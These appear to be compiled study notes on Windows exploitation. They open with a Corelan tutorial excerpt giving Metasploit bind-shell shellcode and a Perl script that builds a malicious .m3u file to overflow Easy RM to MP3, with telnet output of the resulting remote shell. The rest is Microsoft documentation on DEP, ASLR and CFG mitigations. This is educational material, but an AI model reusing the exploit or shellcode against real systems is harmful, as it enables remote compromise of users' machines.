"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .

"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .

"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .

"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .

"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .

"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .

"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .

"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .

"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .

"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .

"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .

"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .

"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .

"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .

"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .

"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .

"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .

"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";

As you can see, this shellcode is 344 bytes long (and launching calc only took 144 bytes).

If you just copy&paste this shellcode, you may see that the vulnerable application does not even crash anymore.



This – most likely – indicates either a problem with the shellcode buffer size (but you can test the buffer size, you'll notice that this is not the issue), or we are faced with invalid characters in the shellcode. You can exclude invalid characters when building the shellcode with metasploit, but you'll have to know which characters are allowed and which aren't. By default, null bytes are restricted (because they will break the exploit for sure), but what are the other characters ?

The m3u file probably should contain filenames. So a good start would be to filter out all characters that are not allowed in filenames and filepaths. You could also restrict the character set altogether by using another decoder. We have used shikata_ga_nai, but perhaps alpha_upper will work better for filenames. Using another encoded will most likely increase the shellcode length, but we have already seen (or we can simulate) that size is not a big issue.

Let's try building a tcp shell bind, using the alpha_upper encoder. We'll bind a shell to local port 4444. The new shellcode is 703 bytes.

windows/shell_bind_tcp - 703 bytes

http://www.metasploit.com

Encoder: x86/alpha_upper

EXITFUNC=seh, LPORT=4444, RHOST=

"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .

"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .

"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .

"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .

"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .

"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .

"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .

"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .

"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .

"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .

"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .

"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .

"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .

"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .

"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .

"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .

"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .

<...>

"\x50\x41\x41";

Let’s use this shellcode. The new exploit looks like this : P.S. I have manually broken the shellcode shown here. So if you copy & paste the exploit it will not work. But you should know by now how to make a working exploit.

#

Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker

Written by Peter Van Eeckhoutte

http://www.corelan.be

Greetings to Saumil and SK :-)

#

tested on Windows XP SP3 (En)

#

#

#

```
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
```

```
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";
```


```
open($FILE,">$file");

print $FILE $junk.$eip.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Create the m3u file, open it in the application. Easy RM to MP3 now seems to hang :



Telnet to this host on port 4444 :

root@bt:/# telnet 192.168.0.197 4444

Trying 192.168.0.197...

Connected to 192.168.0.197.

Escape character is '^]'.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

We need to understand the protective mechanisms that make control of the EIP pointer more difficult to obtain or exploit. While the Sync Breeze software was compiled without any of these security mechanisms, we will be facing some of them in later modules. Microsoft implements Data Execution Prevention (DEP),65 Address Space Layout Randomization (ASLR),66 and Control Flow Guard (CFG). 67 DEP is a set of hardware and software technologies that perform additional memory checks to help prevent malicious code from running on a system. DEP helps prevent code execution from data pages68 by raising an exception when attempts are made to do so. ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems, like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, which makes exploitation easier. When coupled with DEP, ASLR provides a very strong mitigation against exploitation. Finally, CFG is Microsoft's implementation of control-flow integrity. This mechanism performs validation of indirect code

branching such as a call instruction that uses a register as an operand rather than a memory address such as CALL EAX. The purpose of this mitigation is to prevent the overwrite of function pointers in exploits. As previously mentioned, Sync Breeze was compiled without any of these security mechanisms, making the exploitation process much easier. This provides a great opportunity for us to start learning the exploitation process without having to worry about various mitigations. 2. Controlling EIP Gaining control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. We can use the EIP register to control the direction or flow of the application. However, right now we only know that a section of our buffer of A's overwrote the EIP. Before we can load a valid destination address into the EIP and control the execution flow, we need to know which part of our buffer is landing in EIP.

Data Execution Prevention

Data Execution Prevention (DEP) is a system-level memory protection feature that is built into the operating system starting with Windows XP and Windows Server 2003. DEP enables the system to mark one or more pages of memory as non-executable. Marking memory regions as non-executable means that code cannot be run from that region of memory, which makes it harder for the exploitation of buffer overruns.

DEP prevents code from being run from data pages such as the default heap, stacks, and memory pools. If an application attempts to run code from a data page that is protected, a memory access violation exception occurs, and if the exception is not handled, the calling process is terminated.

DEP is not intended to be a comprehensive defense against all exploits; it is intended to be another tool that you can use to secure your application.

How Data Execution Prevention Works

If an application attempts to run code from a protected page, the application receives an exception with the status code **STATUS_ACCESS_VIOLATION**. If your application must run code from a memory page, it must allocate and set the proper virtual memory protection attributes. The allocated memory must be marked **PAGE_EXECUTE**, **PAGE_EXECUTE_READ**, **PAGE_EXECUTE_READWRITE**, or **PAGE_EXECUTE_WRITECOPY** when allocating memory. Heap allocations made by calling the **malloc** and **HeapAlloc** functions are non-executable.

Applications cannot run code from the default process heap or the stack.

DEP is configured at system boot according to the no-execute page protection policy setting in the boot configuration data. An application can get the current policy setting by calling the **GetSystemDEPPolicy** function. Depending on the policy setting, an application can change the DEP setting for the current process by calling the **SetProcessDEPPolicy** function.

Programming Considerations

An application can use the **VirtualAlloc** function to allocate executable memory with the appropriate memory protection options. It is suggested that an application set, at a minimum, the **PAGE_EXECUTE** memory protection option. After the executable code is generated, it is recommended that the application set memory protections to disallow write access to the allocated memory. Applications can disallow write access to allocated memory by using the **VirtualProtect** function. Disallowing write access ensures maximum protection for executable regions of process address space. You should attempt to create applications that

use the smallest executable address space possible, which minimizes the amount of memory that is exposed to memory exploitation.

You should also attempt to control the layout of your application's virtual memory and create executable regions. These executable regions should be located in a lower memory space than non-executable regions. By locating executable regions below non-executable regions, you can help prevent a buffer overflow from overflowing into the executable area of memory.

Application Compatibility

Some application functionality is incompatible with DEP. Applications that perform dynamic code generation (such as Just-In-Time code generation) and do not explicitly mark generated code with execute permission may have compatibility issues on computers that are using DEP. Applications written to the Active Template Library (ATL) version 7.1 and earlier can attempt to execute code on pages marked as non-executable, which triggers an NX fault and terminates the application; for more information, see **SetProcessDEPPolicy**. Most applications that perform actions incompatible with DEP must be updated to function properly.

A small number of executable files and libraries may contain executable code in the data section of an image file. In some cases, applications may place small segments of code (commonly referred to as thunks) in the data sections. However, DEP marks sections of the image file that is loaded in memory as non-executable unless the section has the executable attribute applied.

Therefore, executable code in data sections should be migrated to a code section, or the data section that contains the executable code should be explicitly marked as executable. The executable attribute, **IMAGE_SCN_MEM_EXECUTE**, should be added to the **Characteristics** field of the corresponding section header for sections that contain executable code. For more information about adding attributes to a section, see the documentation included with your linker.

Data Execution Prevention - Win32 apps | Microsoft Docs

Address Space Layout Randomization

Windows Vista Beta 2 includes a new defense against buffer overrun exploits called address space layout randomization. Not only is it in Beta 2, it's on by default too. Now before I continue, I want to level set ASLR. It is not a panacea, it is not a replacement for insecure code, but when used in conjunction with other technologies, which I will explain shortly, it is a useful defense because it makes Windows systems look "different" to malware, making automated attacks harder.

So what is ASLR? In short, when you boot a Windows Vista Beta 2 computer, we load system code into different locations in memory. This helps defeat a well-understood attack called "return-to-libc", where exploit code attempts to call a system function, such as the socket() function in wsock32.dll to open a socket, or LoadLibrary in kernel32.dll to load wsock32.dll in the first place. The job of ASLR is to move these function entry points around in memory so they are in unpredictable locations. In the case of Windows Vista Beta 2, a DLL or EXE could be loaded into any of 256 locations, which means an attacker has a 1/256 chance of getting the address right. In short, this makes it harder for exploits to work correctly.

Think: "Where's Waldo()?"

For example, earlier today my laptop reported the following:

- wsock32.dll (0x73ad0000)
- winhttp.dll (0x74020000)
- user32.dll (0x779b0000)
- kernel32.dll (0x77c10000)
- gdi32.dll (0x77a50000)

I then rebooted the machine, and my laptop reported the following:

- wsock32.dll (0x73200000)
- winhttp.dll (0x73760000)
- user32.dll (0x770f0000)
- kernel32.dll (0x77350000)
- gdi32.dll (0x77190000)

As you can see, various DLLs are loaded at different addresses and this makes it harder for exploit code to locate and therefore take advantage of functionality inside these DLLs. Not impossible, just harder.

What really raises the bar however, is the combination of various defenses we now have in Windows Vista, including:

/GS

This is a compile-time option in Visual C++ (on by default) that adds stack-based buffer overrun detection. It also juggles around some of the function arguments and the function stack variable to make some classes of attack harder to pull off. Virtually all Windows Vista binaries are compiled with this, and we are now in our fourth iteration of /GS!

When /GS is triggered, the application is terminated.

/SafeSEH

This is a linker option that writes the addresses of exception handlers to the PE header of the executable, and when an exception is raised, the OS checks the exception handler address against the list in the PE header, and if the address is not in the list, something corrupted the exception handler address so the OS kills the process.

Data Execution Protection (aka NX)

This requires CPU as well as operating system support. Most (read: all) buffer overruns come into a vulnerable application as data, and then that data is executed. NX can prevent the exploit working by marking data segments as No-Execute, in other words, you can't run data. When the WMF flaw was found, I wrote a small malicious WMF file that popped, "oops!" on the desktop. When I ran this on my computer at home, an AMD 64FX based computer that supports NX, Windows shut the image viewer down when I read my WMF file because the operating system detected an attempt to run data.

Function Pointer Obfuscation

Long-lived function pointers are targets for attack because (a) they are long lived (!) and (b) they point to functions that are called at some point by the code. In Windows Vista we encode numerous long-lived pointers, and only un-encode them when the pointer is needed. You can read more about this functionality in a prior blog post "Protecting against Pointer Subterfuge (Kinda!)"

Summary

The net of this is ASLR is seen as just another defense, and it's on by default in Windows Vista Beta 2. I think the latter point is important, we added ASLR pretty late in the game, but we decided that adding it to beta 2 and enabling it by default was important so we can understand how well it performs in the field. By this I mean what the compatibility implications are, and to give us time to fine tune ASLR before we finally release Windows Vista.

Please remember, this is work in progress!

I'll write more about ASLR and some other defenses in the coming weeks. Please let us know what you think.

Address Space Layout Randomization in Windows Vista | Microsoft Docs

Control Flow Guard

What is Control Flow Guard?

Control Flow Guard (CFG) is a highly-optimized platform security feature that was created to combat memory corruption vulnerabilities. By placing tight restrictions on where an application can execute code from, it makes it much harder for exploits to execute arbitrary code through vulnerabilities such as buffer overflows. CFG extends previous exploit mitigation technologies such as /GS, DEP, and ASLR.

- Prevent memory corruption and ransomware attacks.
- Restrict the capabilities of the server to whatever is needed at a particular point in time to reduce attack surface.
- Make it harder to exploit arbitrary code through vulnerabilities such as buffer overflows.


This feature is available in Microsoft Visual Studio 2015, and runs on "CFG-Aware" versions of Windows—the x86 and x64 releases for Desktop and Server of Windows 10 and Windows 8.1 Update (KB3000850).

We strongly encourage developers to enable CFG for their applications. You don't have to enable CFG for every part of your code, as a mixture of CFG enabled and non-CFG enabled code will execute fine. But failing to enable CFG for all code can open gaps in the protection. Furthermore, CFG enabled code works fine on "CFG-Unaware" versions of Windows and is therefore fully compatible with them.


How Can I Enable CFG?


In most cases, there is no need to change source code. All you have to do is add an option to your Visual Studio 2015 project, and the compiler and linker will enable CFG.

The simplest method is to navigate to **Project | Properties | Configuration Properties | C/C++ | Code Generation** and choose **Yes (/guard:cf)** for Control Flow Guard.



Alternatively, add **/guard:cf** to **Project | Properties | Configuration Properties | C/C++ | Command Line | Additional Options** (for the compiler) and **/guard:cf** to **Project | Properties | Configuration Properties | Linker | Command Line | Additional Options** (for the linker).





